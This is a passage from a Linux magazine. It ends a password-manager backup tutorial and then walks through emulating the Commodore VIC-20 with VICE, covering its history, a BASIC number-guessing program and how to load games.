
There is always some risk attached to storing data online, so you may prefer to avoid using *Google Drive*. If

that's the case, you can opt to manually create back-up files and transfer them manually by clicking 'Save Vault File' instead. Choose where to save this on your hard drive and click Save. A file with the *.swftx* extension will be created, which you can then import into a new instance of *Swifty* on another machine, or used to restore your vault in the event of data loss (obviously this requires you to store this backup somewhere secure and separate from your main PC).

### Tweak Swifty preferences

Settings is where you should also go if you want to change your vault's master password or passphrase – consider doing this every six to 12 months depending on how secure you think your vault is. It's also the place to go to adjust *Swifty*'s password generator tool.

By default, it will create random passwords containing a mixture of letters (both lower and upper case), numbers and special characters, 12 characters in length. Use the slider to increase this number for additional protection against brute-force attacks – 14 is a good minimum. **LXF**



By default, *Swifty* creates 12-character passwords – we advise increasing this to 14 or greater.

### QUICK TIP

If you're wondering why we recommend changing your passwords at least once a year, then take a trip to <https://haveibeenpwned.com> and enter your email address. If you spot any breaches, make sure those passwords are changed as a matter of priority.

» GET THAT SECURE FEELING AND... Subscribe now at <http://bit.ly/LinuxFormat>

# Emulating the Commodore VIC-20

Les Pounder takes a trip back to the 1980s to discover which computer Captain Kirk was using when he wasn't at the helm of the USS Enterprise.



## OUR EXPERT

**Les Pounder** is associate editor at Tom's Hardware and a freelance maker. He blogs about hacks and makes at [bigl.es](http://bigl.es).

**B**ack in 1980 we eagerly anticipated *The Empire Strikes Back*, and Commodore announced its new eight-bit home computer the VIC-20 (also known as the VC-20 in Germany and VIC-1001 in Japan). It was powered by a MOS Technology 6502 running at 1.108MHz (PAL) or 1.02MHz for NTSC and came with 20KB of stock RAM, upgradeable via cartridge-based expansion units.

Marketed as the "Friendly Computer" the VIC-20 was a departure from the all-in-one Commodore PET (see [LXF276](#)). Instead, for \$300 (\$1,000 in 2022 money) we had a "breadbin" case that used existing TVs as screens – something synonymous with the 1980s computing scene. The VIC-20 was meant to be part of our home. It was sold via supermarkets and toy stores as a rival to the booming video game market. Commodore made the bold move to hire William Shatner (of Star Trek fame) to be the VIC-20 spokesman. Shatner extolled the virtues of the VIC-20 in a highly popular ad that described it as "The Wonder Computer of the 1980s".

The VIC-20 was marketed to be more cost-effective than the PET and was aimed squarely at the dominance of the Apple II. The VIC-20 and PET shared compatible BASIC ROMS along with the data cassette.

By 1985 the VIC-20 was long in the tooth. Since the unveiling of the Commodore 64 in 1982, many people were migrating to the C64 for its larger memory and growing games library. But the VIC-20 formed the foundation for a range of "breadbin" Commodore computers, including this author's first computer: the Commodore 16.

## Emulating a VIC-20

The Commodore VIC-20 is easy to emulate thanks to *Versatile Commodore Emulator*, or *VICE* for short. We used *VICE* all the way back in our first retro emulation

The VIC-20 is a design classic. Sure it may not look great by today's standards, but for 1980s tech this bread bin was an icon!



feature ([LXF267](#))

to emulate the VIC-20's successor, the Commodore 64.

*VICE* is indeed versatile: it can emulate the VIC-20, Commodore 64, Commodore 128, Commodore PET and Commodore Plus/4 on platforms as diverse as Linux, Unix, Windows, MacOS, QNX and even the Amiga! *VICE* can be installed via Ubuntu's repositories, and this is where we start our journey.

Open a terminal and run the following commands to update the software repositories, and install vice.

```
$ sudo apt update
```

```
$ sudo apt install vice
```

The next step is to download three files. The first is the *Kernal* (seriously, Commodore used *Kernal* in the manuals), then we need the *BASIC* ROM that contains the BASIC interpreter. Finally we need the character generator (*chargen*) ROM which is used to convert ASCII bytes into characters that can be displayed on the screen.

To run *VICE* we would expect to type `vice`. Instead we need to run `xvic` with a few switches to load the *Kernal*, *BASIC* ROM and *chargen*. We're running the command in the same directory as those files, so if you're not then specify the full path:

```
xvic -kernal kernal.901486-07.bin -basic basic.901486-01.bin -chargen characters.901460-03.bin
```

In just a few seconds we see the light blue BASIC

## QUICK TIP

*VICE* has a Smart Attach option under File. With smart attach we can point *VICE* to a file, be it a BASIC program, tape, disk or cartridge image and *VICE* will detect and load the image.

interpreter of CBM BASIC V2, and 3,583 bytes of RAM.

```
## Commodore BASIC
```

## GOTO BASIC

Okay, let's flex a little BASIC muscles. We've done this a few times on many different machines, but we start as always with the ol' 10 PRINT project. Each line of BASIC code for a project will start with a number, 10, 20, 30, etc. This tells the interpreter the sequence of code; it jumps from one line to the next in ascending order. But why do we do this? Quite simply, if we make a mistake and miss out a line of code we can insert another line of code without messing up the original code. Let's do the 10 PRINT project to illustrate this:

```
10 PRINT "HELLO WORLD"
```

```
20 GOTO 10
```

If we RUN this code it will print "HELLO WORLD" over and over again. Press F7 on the keyboard to break the running code. But what if we want to add another line? We can insert a new line between 10 and 20. Logically this would be 11, giving us many more options to expand or correct the code. But we're going to use 15 because this is just a simple test:

```
10 PRINT "HELLO WORLD"
```

```
15 PRINT "LXF ROOLZ"
```

```
20 GOTO 10
```

Now RUN this new code and you'll see alternating lines of "HELLO WORLD" and "LXF ROOLZ" on the screen. Press Ctrl+C to stop the code.

Our project for this issue is a classic number guessing game. The computer randomly generates a number between 1 and 20, saves it to a variable, and then asks the user to guess the number. If the guess is lower or higher than the number, the code guides the player to guess again.

We start the code with line 10, and here we create a variable, `X`. Inside `X` we store a randomly chosen integer ( `INT` ) between 1 and 20.


```
10 X=INT(RND(1)*20)
```

This bit is just for debug. Line 15 prints the integer stored inside of `X`. For the real game we would omit this line.

```
15 PRINT X
```

Line 20 and here we tell the player that the computer has chosen a number using `PRINT`.

```
20 PRINT "I'VE THOUGHT OF A NUMBER BETWEEN  
1 AND 20, CAN YOU GUESS IT?"
```



The code for our BASIC project may look a little messy, but we only have 22 columns and 23 rows (176x184 pixels) at our disposal.

To capture the player's guess we use `INPUT`, and you may notice that the syntax is identical to C64 BASIC – useful for porting our code to the C64. `INPUT` captures the answer and stores it in a new variable, `A`.

```
30 INPUT "WHAT IS YOUR GUESS?";A
```

Three lines form a conditional test, and each checks the value stored in `A`, the player's guess and compares it to the computer's answer, `X`. If the two are the same, then a `GOTO` sends the player to line 200. If their guess is lower than the computer we go to line 80, and finally if our guess is higher than the computer we go to line 120.

```
40 IF A=X THEN GOTO 200
```

```
50 IF A<X THEN GOTO 80
```

```
60 IF A>X THEN GOTO 120
```

Line 80 and we get here by answering too low, and so the code tells us to go "HIGHER". Line 90 then sends us back to line 30 to try again.

```
80 PRINT "HIGHER"
```

```
90 GOTO 30
```

Line 120 activates when we guess too high. The code

### QUICK TIP

If you want to play your games with a USB joystick or stick then go to VICE's Settings> Settings>Input devices and configure the joystick. Omega Race and Radar Rat Race are now much easier to control.

## » EMULATING THE VIC-20 ON... WINDOWS?

"On Windows!!" We hear you scream. We know that Windows isn't really the focus of *Linux Format*, but hear us out. For those of you not yet ready to make the leap to Linux (perhaps Windows 11 will force your hand) and who want to emulate Commodore machines then there is a ready-to-go alternative.

[www.c64forever.com](http://www.c64forever.com) from Cloanto is an all-in-one package that can emulate the VIC-20 along with various models of Commodore PET, Commodore 16, Plus/4

and the Commodore 128. This package provides all the configurations and ROMs, legally. *C64Forever* employs a clear user interface that enables you to choose your system and it even provides a selection of popular games and demoscene demos.

There's also *AmigaForever*, which as you can guess emulates many different Amiga machines. If *C64Forever* and *AmigaForever* are installed on the same machine, then they will integrate into one application.

With *C64Forever* we can emulate a VIC-20 with all the bells and whistles, disk drives, cartridges and so on. We can also save the state of our machine, and save code to virtual disks. If you have your own games, then you're all set to play them with this.

Sure, we can emulate our beloved VIC-20 with *VICE*, but if you're not ready to take the plunge with config files and just want to play *Omega Race*, then this could be the solution for you.

prints "LOWER" to the screen and line 130 sends us back to line 30 to try again.

```
120 PRINT "LOWER"  
130 GOTO 30
```

Line 200, and we get here by guessing correctly, or by forgetting to omit line 15 (the debug line). A PRINT on lines 200 and 300 congratulates the player and ends the game. However, our code doesn't end until line 310:

```
200 PRINT "CORRECT, YOU WIN"  
300 PRINT "GAME OVER"  
310 END
```

To start the game type **RUN** and press ENTER. The game will start and you have to guess correctly to end the game.

BASIC is a great language. Python, JavaScript and Go may get all the love in the 21st century, but for quite some time in the 20th, BASIC was the GOTO (*lol, stop it!* – Ed) language for many bedroom-based coders.

## Playing a game

The VIC-20 was blessed with a plethora of great games. From awesome arcade conversions of *Galaxian* and *Donkey Kong* to the sublime *Laser Zone* from Llamasoft,

you're spoilt for choice!

Loading a game on to a real VIC-20 is achieved (in order of likelihood) via a cassette tape, cartridge or floppy disk (VIC-1540). Cassettes were cheap and plentiful in the 1980s and so we spent our pocket money on budget games created by bedroom coders. The problem with tape was that sometimes it wouldn't load. Cartridges were faster and more reliable than tapes, but cost many times more. A cartridge would load instantly every time.

The most expensive option was a floppy disk. Popular for power users (and really popular in the US), floppy disks gave faster load times than tapes, although they weren't as quick as cartridges. Floppy disks were cheaper than cartridges, but you did have to shell out for the drive, which was the same price and size as the VIC-20.

With *VICE* we can use ROMs created from these real devices. To quickly do this we can go to File>Smart Attach and select the file. This will trigger *VICE* to load the game. If this doesn't work click File>Attach and choose the format to attach (disk, tape, cartridge). Where you source the ROMs from is left as an exercise for the reader.

## Demoscene

